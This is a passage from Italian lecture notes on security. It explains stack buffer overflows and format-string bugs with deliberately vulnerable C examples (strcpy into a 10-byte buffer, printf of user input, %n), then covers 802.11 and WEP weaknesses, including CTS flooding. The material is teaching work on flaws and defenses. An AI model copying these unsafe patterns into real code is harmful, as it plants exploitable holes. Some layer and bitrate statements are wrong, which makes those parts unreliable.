
Il buffer overflow è una vulnerabilità in un programma che permette ad un attaccante di far eseguire del codice arbitrario all'applicazione vulnerabile; nel peggiore dei casi è svolto da remoto. Lo scopo è quello di riuscire ad eseguire dei comandi che altrimenti l'attaccante non potrebbe eseguire sulla macchina remota. I buffer overflow sono causati da errori di programmazione di chi scrive i programmi e sono di gran lunga la causa più frequente di intrusioni. Consideriamo un programma in linguaggio C come questo:

```
#include <stdio.h>
#include <string.h>

int stampa(char*);

int main(int argc, char** argv) {
        if (argv[1]!=NULL)
                stampa(argv[1]);
        else
                printf("niente da stampare\n");
}

int stampa(char* parola) {
        char testo[10];
        strcpy(testo, parola);
        printf("la parola da stampare e': %s\n", testo);
}
```

La funzione `stampa()` viene allocata in una zona di memoria diversa da quella della funzione `main()`. Quando `stampa()` ha concluso, il controllo deve ritornare alla funzione `main()`: si dice che deve fare un *jump incondizionato* nella locazione di memoria in cui è presente nella funzione `main()`. I passaggi di parametri avvengono mettendo le variabili in una zona comune: lo *stack*. In questo caso nello stack:

- Vi è l'indirizzo di ritorno a cui `stampa()` deve fare la jump quando termina.
- Vi è la variabile `parola`.
- Viene allocata anche la variabile `testo` della funzione `stampa()`.

La situazione dello stack è quindi la seguente:



Nel codice sorgente non si controlla che la variabile `parola` sia lunga meno di 10 `char`. Se la variabile fosse più lunga dello spazio assegnato, questa andrebbe a sovrascrivere altre zone dello stack, provocando un *segmentation fault*. Si noti che le variabili nello stack vengono scritte dal basso verso l'alto (LIFO), ma all'interno di ogni variabile i caratteri vengono scritti dall'alto verso il basso. Se la variabile `testo` è più lunga della memoria che le è stata assegnata (10 byte), questa può arrivare a sovrascrivere anche l'indirizzo di ritorno e dunque l'attaccante può cambiare il flusso di esecuzione del programma. L'attaccante potrebbe inoltre scrivere del codice eseguibile nello spazio di memoria della variabile `testo` e far puntare l'indirizzo di ritorno all'inizio di quella porzione di memoria. Il risultato è quello voluto dall'attaccante: quando `stampa()` termina la propria esecuzione viene eseguito un jump

verso l'indirizzo di ritorno modificato e viene eseguito il codice deciso dall'attaccante al termine del quale l'applicazione andrà in crash.

Per proteggersi dai buffer overflow è necessario controllare *sempre* l'input che arriva dall'esterno (input da utente, input da file, variabili d'ambiente) ed utilizzare funzioni che limitano la lunghezza della scrittura (non usare dunque `strcpy(dest, source)`, ma `strncpy(dest, source, len)`). Linux rimedia a questo attacco offrendo la possibilità di rendere lo stack non eseguibile ed esistono inoltre dei compilatori/debugger per individuare i buffer overflow. Le buone pratiche che ogni programmatore dovrebbe considerare sono: protezione dai buffer overflow, uso di files temporanei, evitare race condition e la chiamata `system()` (quest'ultima può avere effetti devastanti per il sistema operativo).

Format bug

Un format bug è un attacco che si basa su un errore di programmazione molto comune che ha sempre a che vedere con la gestione delle stringhe. Un codice di esempio:

```
#include <stdio.h>
#include <string.h>

int stampa(char*);

int main(int argc, char** argv) {
        if (argv[1]!=NULL)
                printf(argv[1]);
        else
                printf("niente da stampare");
        printf("\n");
}
```

Il format bug in questo caso è contenuto nella funzione `int printf(const char* format, ...);` che prende in ingresso una sequenza di puntatori a char ed il primo parametro è il formato. Nel formato generalmente è scritto quanti e quali sono i parametri che seguono, ad esempio `printf("%s","Hello World");` La funzione `printf()` legge la stringa di formato, trova i simboli speciali che iniziano per `%`, conta quanti e quali parametri seguono, li legge dallo stack, li sostituisce ai caratteri speciali e poi stampa la stringa di formato. Se si lascia all'utente la possibilità di scrivere nella stringa di formato (invece che riempire i buchi usando gli speciali `%`) si va incontro a problemi seri. Vediamo quali sono. Se l'utente digita come input una stringa come `%x%x`, funzione `printf()` cerca nello stack due valori e li stampa come esadecimali. Nello stack, ad eccezione delle informazioni che vengono messe implicitamente nel corso del programma, non vi è nulla che riguardi la `printf()` stessa. Per metterci qualcosa basta digitare in input una stringa del tipo `aaaa %x%x`. Così facendo, viene fatto il *pop* dallo stack, nel momento in cui viene eseguita la `printf()`, di tutti i parametri che vengono passati, quindi non è possibile apparentemente interferire con lo stack. Esistono tuttavia dei valori di formato particolarmente esoterici:

- `%.XXX`: il punto specifica il padding con cui scrivo l'argomento successivo, come in

  ```
  printf("%.50d %n%d\n", x, &pos, y);
  ```

- `%n`: questo valore di formato non legge, ma scrive nel valore di memoria dello stack, definito nel parametro successivo, il numero di caratteri stampati fino a quel momento. Il suo uso corretto sarebbe:

  ```
  int pos, x = 235, y = 93;
  printf("\%d \%n\%d\n", x, &pos, y);
  printf("The offset was \%d\n", pos);
  ```

In questo modo è possibile quindi scrivere nello stack valori più o meno arbitrari.[1] Senza entrare nei dettagli, si possono ripetere gli stessi attacchi anche per attuare i buffer overflow.

[1] Per maggiori dettagli si veda `http://seclists.org/bugtraq/2000/Sep/214`.

Capitolo 6

Sicurezza delle reti wireless

In questo capitolo verrà data inizialmente una breve panoramica sulle tecnologie wireless, seguita da una descrizione dettagliata del protocollo 802.11 (Wi-Fi) e delle sue insicurezze.

Introduciamo brevemente le due topologie di reti wireless (Figura 6.1):

1. **Modello infrastructure (o centralizzato)**. Questo tipo di rete ha origine da reti wireless commerciali, quindi vi è una stazione base detta *Access Point* (AP), connessa in modo privato alla rete internet, alla quale si connettono tutti i dispositivi.

2. **Modello ad-hoc (o distribuito)**. Questo tipo di rete si basa sulle comunicazioni multi-hop tra gli host della rete. Nel caso di rete locale il routing è diretto dal livello 7 perché è sufficiente l'indirizzo IP; nel caso di rete multi-hop, invece, il routing è quello classico, quindi vi sono tutti i problemi relativi agli attacchi.




Figura 6.1: Topologie reti wireless: centralizzata e distribuita.

In una rete centralizzata è necessario avere una mutua autenticazione tra host e AP centrale, mentre in una multi-hop tutti devono fidarsi di tutti quindi un attaccante può facilmente manipolare la rete una volta dentro.

La diffusione del Wi-Fi è dovuta principalmente alla sua semplicità di installazione, all'assenza di cavi ed alla comodità. Nelle reti Wi-Fi la banda utilizzabile effettivamente è una piccola percentuale rispetto al bitrate massimo: ad esempio nell'802.11b si ha un bitrate massimo di 5 Mb/s che è molto inferiore rispetto a quello massimo ($\approx$ 10 Mb/s). Il vantaggio principale di una rete ad-hoc è il multi-hop; lo scopo di queste reti è quello di essere del tutto auto-organizzanti ed estendibili.

Il fatto che per le reti wireless vi sia una mancanza di un limite geografico implica che le informazioni possono essere *sniffate* più facilmente e si possono subire attacchi dall'esterno, dunque il rischio per l'attaccante è minimo. Vi è inoltre una ridefinizione del ruolo del livello MAC: l'accesso è inteso anche come "controllo degli accessi"; a questo si aggiunge una maggior complessità dei firmware e dei driver.

Si tenga comunque presente che abbiamo a che fare con dispositivi aventi risorse computazionali limitate.

Gli *hotspot* sono punti di accesso ad internet che utilizzano la tecnologia wireless (normalmente 802.11) in modalità infrastructure. I vantaggi sono molteplici, ad esempio: abbattimento dei costi di gestione (non c'è cablaggio) ed installazione immediata. Vengono comunemente utilizzati in aeroporti, stazioni e alberghi. I problemi relativi alla gestione sono principalmente la limitazione del raggio e degli accessi.

Le reti *ad-hoc/mesh* sono reti *spontanee*, auto-organizzanti. Vengono principalmente utilizzate per ritrovi temporanei, riunioni, interventi in situazioni di emergenza, reti tattiche militari, ambienti con mancanza di infrastruttura (montagna, fiera), per sopperire al problema dell'ultimo miglio e per coprire aree molto estese.

Le reti *PAN (Personal Area Network)* (dette anche Low-Power) sono reti di dimensioni ridotte utilizzate per interconnettere apparati (stampanti, computer, cellulari), configurate normalmente in modalità ad-hoc senza routing. Queste reti presentano un bitrate molto basso ed un raggio di copertura che può variare molto. La tecnologia più evoluta è lo standard Bluetooth, adesso confluito nell'IEEE 802.15.

Per quanto riguarda la *legislazione*, le reti 802.11 b/g lavorano in frequenze non regolate (2.4 GHz, banda ISM – Industrial, Scientific, Medical), quindi non sono soggette a licenza. Per queste frequenze in Italia il limite di potenza trasmissibile è di 100 mW per metro quadro, che permette comunicazioni in spazio libero fino a circa 300 metri con tecnologia 802.11. Le leggi ed i decreti presenti in Italia regolamentano l'utilizzo delle delle frequenze ISM e le modalità di autenticazione rendendone molto complicato l'utilizzo su suolo pubblico: questo ha frenato decisamente la diffusione di tali tecnologie sul suolo pubblico rispetto ad altri paesi (in cui vi sono regolamentazioni diverse). Lo svantaggio di ISM è la concentrazione di device che porta a collisioni continue.

La tecnologia *WiMax* utilizza invece frequenze non in banda ISM. WiMax è una tecnologia nata per sostituire le connessioni cablate, che vanno dalla centrale del gestore alle singole abitazioni, anche connettendo tra loro più hotspot 802.11. Gli standard di riferimento dono l'IEEE 802.16d del 2004, e l'IEEE 802.16e del 2005. WiMax può utilizzare uno spettro di frequenze molto largo ($[2, 66]$ GHz), permette teoricamente collegamenti con un bitrate fino a 74 Mbps e può essere utilizzato anche su distanze molto grandi (chilometri). Una delle sue caratteristiche più importanti è quella di offre il controllo della qualità del servizio a livello MAC, oltre ad offrire anche una modalità ad-hoc (mesh). Era pertanto una tecnologia con delle grandi potenzialità, sopperita però perché rappresentava "minacce" per i gestori telefonici, quindi per motivi prettamente commerciali.

La tecnologia *bluetooth* è utilizzata per reti di piccole dimensioni, utilizzate per connettere tra di loro apparati dati (inizialmente auricolari, poi cellulari, stampanti, ...). Opera in frequenze di 2.4 GHz, il suo bitrate massimo è 720 kbps e funziona normalmente in modalità ad-hoc. Per quanto riguarda le distanze vi sono tre categorie di potenza, che permettono un raggio di copertura che varia dai 10 ai 100 metri. Sostanzialmente bluetooth è uno standard che funziona bene solo "su carta", in realtà non offre grandi prestazioni ed è molto difficile da utilizzare perché il proprio standard si è evoluto "a pezzi"; si è sviluppato cioè nel corso degli anni per offrire nuovi servizi (e al tempo stesso essere retrocompatibile): questo ha reso lo standard molto complesso. Oggi è utilizzato addirittura per lo stack protocollare TCP/IP: questo standard è nato semplicemente per far comunicare un telefono con un auricolare. Attualmente, al contrario di quando fu ideato, lo standard bluetooth non può più essere considerato PAN in senso stretto.

Altre tecnologie wireless sono: *hyperlan2*, uno standard ETSI per reti locali wireless, con caratteristiche molto simili all'802.11, in realtà mai sviluppato e sopperito fin dall'inizio, e *reti cellulari* come GSM, GPRS, UMTS ...

Le reti, in generale, sono di tipo *monoservizio* e *multiservizio*. Le prime sono progettate per fornire un solo servizio all'utente (e.g. GSM, telegrafo, telefonia classica, Internet (nasce per trasmettere dati)). Le seconde, dette anche *reti integrate nei servizi*, sono progettate per fornire più servizi agli utenti (e.g. ISDN e broadband ISDN – oramai non più utilizzate); questo tipo di rete non ha mai avuto un grande successo per il semplice motivo che, essendo complesse, per il loro sviluppo servono diversi anni, dunque l'analisi dei requisiti effettuata in un primo momento del progetto non corrisponderà più alle esigenze che si vogliono soddisfare nel momento in cui questa diventa disponibile ed utilizzabile.

6.1 Il protocollo 802.11 e Wi-Fi

La prima versione dello standard 802.11, con la definizione dello strato MAC e delle caratteristiche di sicurezza, fu rilasciata nel 1996; il bitrate massimo era 2 Mbps. Nel 1999 furono sviluppate le versioni 802.11b, con un bitrate massimo di 11 Mbps, e 802.11a, versione per frequenze di 5 GHz con un bitrate massimo di 54 Mbps. Nel 2004, invece, furono sviluppate le versioni 802.11g, per frequenze di 2.4 GHz con bitrate massimo 54 Mbps, e 802.11i contenente una completa ristrutturazione dello strato di sicurezza. Nel 2007 venne introdotta la versione 802.11n, una versione con tecnologia MIMO (multiple-input multiple-output) che supporta bitrate superiori a 54 Mbps.

Il range di frequenze dello standard 802.11 è $[2.4, 5]$ GHz, il bitrate è circa $[11, 108]$ Mbps effettivi. Il raggio di copertura arriva fino a 50m in ambienti indoor e fino a 300m in ambienti outdoor senza linea di vista, e permette la mobilità.

La differenza sostanziale tra il protocollo 802.11 ed il WiFi è che il primo è uno standard che si occupa dei livelli 6 e 7, mentre il secondo garantisce la compatibilità tra i dispositivi, ai livelli 1 e 2, e lo standard 802.11.

Prima che gli standard 802.11 vengano rilasciati ufficialmente, i maggiori produttori, che formano un consorzio WiFi (detto WiFi Alliance), rilasciano una pre-release e certificazioni sui prodotti hardware. In particolare, il consorzio, per rimediare all'emergenza causata dalle insicurezze riscontrate in tutte le versioni dell'802.11 precedenti alla i, anticipa nei propri prodotti una versione incompleta di 802.11i che chiama WPA (Wireless Protected Access). A questa segue WPA2, che corrisponde alla versione aderente a 802.11i. Attualmente esistono molti working group $(j, h, f, \dots)$ con lo scopo di arricchire il protocollo con nuove caratteristiche quali QoS, fast handoff, etc. Negli standard vi è quindi sempre una parte resa volutamente *implementation dependent*, che la lo scopo di lasciare parti dello standard libere, in modo che le aziende possano scegliere quali parti dello standard utilizzare o personalizzare e quali no. Questa parte serve sostanzialmente per permettere la competizione tra aziende. Di seguito verrà introdotto il funzionamento di 802.11 nelle versioni precedenti alla i.
Nell'802.11 i pacchetti possono essere di tre tipi:

- **Management**. Sono tutti i pacchetti che non trasportano dati, ma che vengono utilizzati dalle macchine per gestire il traffico dati. Questi includono pacchetti di autenticazione e deautenticazione, pacchetti di associazione e deassociazione, pacchetti di Beacon (pacchetti inviati continuamente dallo strato fisico contenenti il nome della rete (SSID), vedremo meglio in seguito). I pacchetti di management non prevedono nessuna forma di autenticazione o di cifratura. Il fatto che i pacchetti di autenticazione/deautenticazione non siano cifrati rappresenta una vulnerabilità dello standard (by design).

- **Control**. Sono tutti i pacchetti che non trasportano dati ma che vengono utilizzati dalle macchine per gestire l'accesso al canale, che avviene normalmente con politiche CSMA/CA. Vi sono quindi pacchetti di RTS/CTS (per risolvere il problema del terminale nascosto), di ACK, etc. Anche i pacchetti di controllo non prevedono nessuna forma di autenticazione o cifratura. Dal momento che i pacchetti di CTS non sono autenticati, un attaccante potrebbe pensare di mandare continuamente questi pacchetti in modo da saturare la banda e bloccare la rete.

- **Data**. Sono tutti i pacchetti che trasportano il contenuto informativo. Questi pacchetti possono essere cifrati ed autenticati.

Il **WEP** (Wired Equivalent Privacy) è l'insieme delle procedure introdotte in 802.11 per garantire privacy e sicurezza nelle comunicazioni, oltre al controllo degli accessi. Lo scopo dichiarato è quello di fornire un livello di sicurezza equivalente a quello di una rete cablata tradizionale. Le macchine appartenenti alla rete hanno tutte una chiave in comune, detta chiave WEP. Il WEP, in particolare, prevede:

- Una *unica chiave condivisa* tra tutte le macchine della rete per cifrare il traffico unicast e broadcast. Con questa strategia non esiste un'autenticazione dei pacchetti relativa alla singola macchina (non si sa chi ha effettuato l'accesso), non esistono comunicazioni segrete tra due singole macchine, non esiste un meccanismo automatico di *refresh* della chiave ed un eventuale sniffing dei dati da parte di altri membri della rete è molto semplice.

- Una *fase di autenticazione* in cui una nuova macchina dimostra di possedere la chiave. L'autenticazione è di tipo *shared key*: il client di deve autenticare verso l'access point dimostrando di possedere la chiave segreta. Si noti che in sistemi più robusti (come WPA) la cifratura delle informazioni non è basata sulla chiave condivisa: questa viene infatti usata solamente per negoziare un'altra chiave che servirà a cifrare i dati. Quindi:

  1. Il client chiede all'AP di autenticarsi.
  2. L'AP risponde con un *challenge text*.
  3. Il client risponde con il *challenge text cifrato*.

  Questa idea non è molto buona: un attaccante potrebbe intercettare challenge in chiaro e challenge cifrato da cui è possibile risalire alla chiave.
  In questa fase i pacchetti sono di tipo management, dunque non sono né autenticati né cifrarti. In pratica viene cifrato solo il campo di payload del pacchetto, con un algoritmo di cifratura di tipo stream. La procedura è molto veloce e quindi pensata per poter essere utilizzata come procedura di handoff rapido anche tra più AP. L'AP in questo caso è l'unico elemento che decide chi far entrare nella rete: la gestione degli accessi è quindi tutta sull'AP stesso. Per reti costituite da più AP la gestione diventa molto complessa o del tutto statica.

- Un *algoritmo di cifratura* dei pacchetti di tipo *stream*, l'RC4, che tuttavia è un algoritmo estremamente debole.

Gli algoritmi *stream* cifrano il contenuto in chiaro bit per bit, e non a blocchi di dimensione fissa. In pratica, a partire da un segreto, si genera un vettore di lunghezza variabile di dati pseudocasuali (*keystream*). Per rendere unico ogni pacchetto si aggiunge al segreto un vettore di inizializzazione (IV), dunque il keystream dipende dalla coppia (segreto, IV). Si effettua infine uno XOR logico tra il keystream e l'informazione da cifrare. Uno schema logico dell'algoritmo è riportato in Figura 6.2.
Gli algoritmi di tipo stream sono molto veloci e facili da implementare; riutilizzare più volte lo stesso IV significa ripetere due volte lo stesso keystream, dunque se si è a conoscenza di uno dei due pacchetti in chiaro è possibile ricavare anche il secondo. Dunque, lo stesso keystream non deve essere mai utilizzato.




Figura 6.2: Algoritmo di cifratura di tipo stream. Il simbolo "+" rappresenta l'operatore logico XOR.

Vediamo adesso la procedura di cifratura con RC4 (Figura 6.3):




Figura 6.3: Procedura di encryption con RC4.

1. Si concatena la chiave WEP con il IV per generare il *seed*.
2. Il blocco WEP PRNG (Pseudo Random Number Generator, basato su RC4) genera un *keystream* a partire dal *seed*.

3. Sul *plaintext* (testo in chiaro) si applica un algoritmo di *error detection* (CRC-32) ed il CRC viene concatenato al pacchetto in chiaro.

4. Si effettua uno XOR con la chiave.

5. Si trasmette il pacchetto con l'IV nell'header (non cifrato) ed il payload cifrato.

RC4 utilizza in 802.11b chiavi a 40 bit. In generale un buon (pseudo) random generator è un algoritmo che, a partire dal seed, ad ogni passo genera uno o più numeri nel modo più impredicibile possibile, dovrebbe avvicinarsi cioè al *rumore bianco*. Si noti che l'impredicibilità assoluta è impossibile. Vediamo dunque la procedura di decifratura (Figura 6.4):




Figura 6.4: Procedura di decryption con RC4.

1. Dal pacchetto si estrae l'IV ed il payload cifrato.

2. Dall'IV e dalla chiave WEP si ricrea il *keystream*.

3. Si effettua uno XOR tra il *keystream* ed il payload ottenendo il payload in chiaro.

4. Si separa il payload dal CRC e si ricalcola il CRC per verificare l'integrità.

Cifrare anche il CRC significa che se un attaccante non conosce la chiave di cifratura può modificare il pacchetto, ma non può rendere coerente il CRC. Così facendo si ottiene la sicurezza dell'integrità delle informazioni. Vediamo quindi come viene effettuata l'*autenticazione dei frame*:

1. Si calcola il CRC sul payload in chiaro.

2. Si concatena il CRC al payload in chiaro e si effettua uno XOR tra il *keystream* ed il payload ottenendo il payload cifrato.

3. Si trasmette il pacchetto (header in chiaro, payload cifrato).

4. Una volta ricevuto il pacchetto, si estrae l'IV dall'header e si utilizza per ricalcolare il *keystream* (attraverso la chiave WPA); si esegue uno XOR con il pacchetto e si ricava il payload in chiaro concatenato al CRC.

5. A questo punto si ricalcola il CRC dal payload in chiaro e si confronta con quello ricevuto. Se i due valori coincidono, la trasmissione è avvenuta senza manomissioni.

Così facendo otteniamo un controllo di integrità sul payload.

Facciamo adesso alcune precisazioni e note sul WEP. (a) L'autenticazione dei pacchetti non utilizza algoritmi a chiave pubblica/privata; dovrebbe invece esserci sempre un segreto condiviso in precedenza, dunque un canale sicuro. (b) Alcuni AP implementano un filtro sugli indirizzi MAC da far accedere alla rete per evitare accessi indesiderati. (c) Non esiste controllo di unicità dei pacchetti, due pacchetti possono essere identici. (d) Non esiste controllo di sequenza dei pacchetti, il valore di IV viene deciso dagli apparati senza una politica definita (e.g. randomica, incrementale, ...). Un attaccante può ripetere un pacchetto anche senza conoscerne il significato: i protocolli di livello superiore hanno il compito di gestire i dati, accettandoli o rifiutandoli.

Vediamo ora nel dettaglio l'ingresso e l'uscita dalla rete (cfr. macchina a stati in Figura 6.5). Per quanto riguarda l'*associazione* (richiesta di voler dialogare con l'AP), una volta autenticato, il client deve notificare all'access point che vuole entrare nella rete; questo avviene semplicemente in due fasi:

(1) Il client chiede di associarsi, (2) L'access point invia una conferma. Per quanto riguarda, invece, l'uscita dalla rete sono previste le fasi di *deautenticazione* e *deassociazione*; per deautenticare il client, l'AP invia un messaggio di deautenticazione ed il client deve ripetere l'autenticazione, mentre per deassociare un client, l'AP invia un messaggio di deassociazione e il client deve ripetere l'associazione. Se il client riceve un messaggio di deautenticazione quando è anche associato, allora dovrà ripetere entrambe le fasi. Si noti che questi sono tutti pacchetti di management.




Figura 6.5: Macchina a stati per l'ingresso e l'uscita dalla rete del protocollo 802.11.

Per quanto riguarda la tecnica di *accesso al canale*, l'802.11 prevede che i client della LAN condividano lo stesso canale fisico con una politica di accesso CSMA/CA. In modalità infrastructure, l'AP si comporta da centro stella, dunque tutto il traffico viene inviato all'AP che, a sua volta, lo redirige verso ai client. Nell'intestazione di ogni pacchetti ACK/RTS è presente un campo *duration* in cui il client specifica un periodo di tempo durante il quale il canale è prenotato: in tale periodo il canale non viene utilizzato da altri client. Un problema molto noto di questo tipo di accesso è il *problema del terminale nascosto*. Si consideri la situazione rappresentata in Figura 6.6.




Figura 6.6: Problema del terminale nascosto.

Le ellissi rappresentano le aree di copertura tra l'AP ed i client C_1 e C_2. In sostanza, l'AP può comunicare con entrambi i client C_1 e C_2, ma qualcosa (ad esempio la distanza) impedisce a C_1 e C_2 di comunicare direttamente tra loro e quindi anche di poter rilevare (*sensing*) la portante trasmessa dall'altro client verso l'AP. In questo contesto è allora possibile che si verifichino collisioni in ricezione sull'AP quando entrambi i client C_1 e C_2, rilevando il canale libero, trasmettono contemporaneamente verso l'AP. Per evitare collisioni, lo standard IEEE 802.11 permette di usare un meccanismo con il quale la stazione, prima di inviare un frame, richiede la trasmissione di speciali piccoli pacchetti:

- **RTS** (Request To Send): oltre a riservarsi il mezzo, fa tacere qualsiasi stazione che lo sente.
- **CTS** (Clear To Send): viene inviato dall'AP in risposta all'RTS, e ha il compito di far tacere le stazioni nell'immediata vicinanza.

Dunque, se ad esempio C_1 vuole trasmettere all'AP, invia un messaggio RTS. Se l'AP non sta comunicando con nessun altro nodo, allora invia un messaggio CTS in cui dà il permesso a C_1 di trasmettere,

ed a tutti gli altri nodi (nel caso in Figura 6.6 solo C_2) indica che in quel momento sta effettuando una comunicazione con un altro nodo.




Figura 6.7: Canali del protocollo 802.11.

A scopo informativo, in Figura 6.7 sono riportate le bande di frequenza dei 13 canali sulle quali lavora il protocollo 802.11. Notiamo che vi sono parziali sovrapposizioni tra i canali (in termini di frequenze fuori dal centrobanda) e queste possono causare dei disturbi. In pratica, anche se viene utilizzato soltanto il centrobanda, è impossibile realizzare dei filtri passabanda che taglino precisamente un intervallo di frequenze (cioè dei filtri ideali); allontanandosi dal centrobanda, quindi, il segnale è attenuato progressivamente ma non è esattamente nullo. Questo problema viene risolto semplicemente utilizzando canali che non presentano overlap, ad esempio 1, 6 e 11.

Facciamo adesso una precisazione sui beacon frame. Il beacon è un pacchetto che viene inviato dagli AP per segnalare la propria presenza. I contenuti più importanti del Beacon Frame sono: la *modalità* (ad-hoc o infrastructure), *SSID* (cioè il nome dell'AP; è necessario specificarlo per entrare nella rete durante la fase dell'associazione) e *privacy* (definisce se l'AP supporta WEP o meno). Allo stato attuale le reti ad-hoc sono poco utilizzate.

Il WDS (Wireless Distribution System) è un sistema di scambio di dati tra AP. Quando gli APs vogliono fare routing dei pacchetti tra di loro, per unire due reti distinte fisicamente in una unica rete logica devono utilizzare le interfacce WDS. Sulle interfacce WDS si può utilizzare WEP, ma non esiste associazione o autenticazione. L'utilizzo di interfacce WDS tuttavia sottrae banda per il servizio della rete infrastructure.

6.2 Insicurezze del protocollo 802.11

Le insicurezze che vedremo sono relative al protocollo 802.11 nelle versioni a/b/g. Alcune di queste non riguardano gli algoritmi crittografici utilizzati, quindi si ritrovano anche nella versione 802.11i.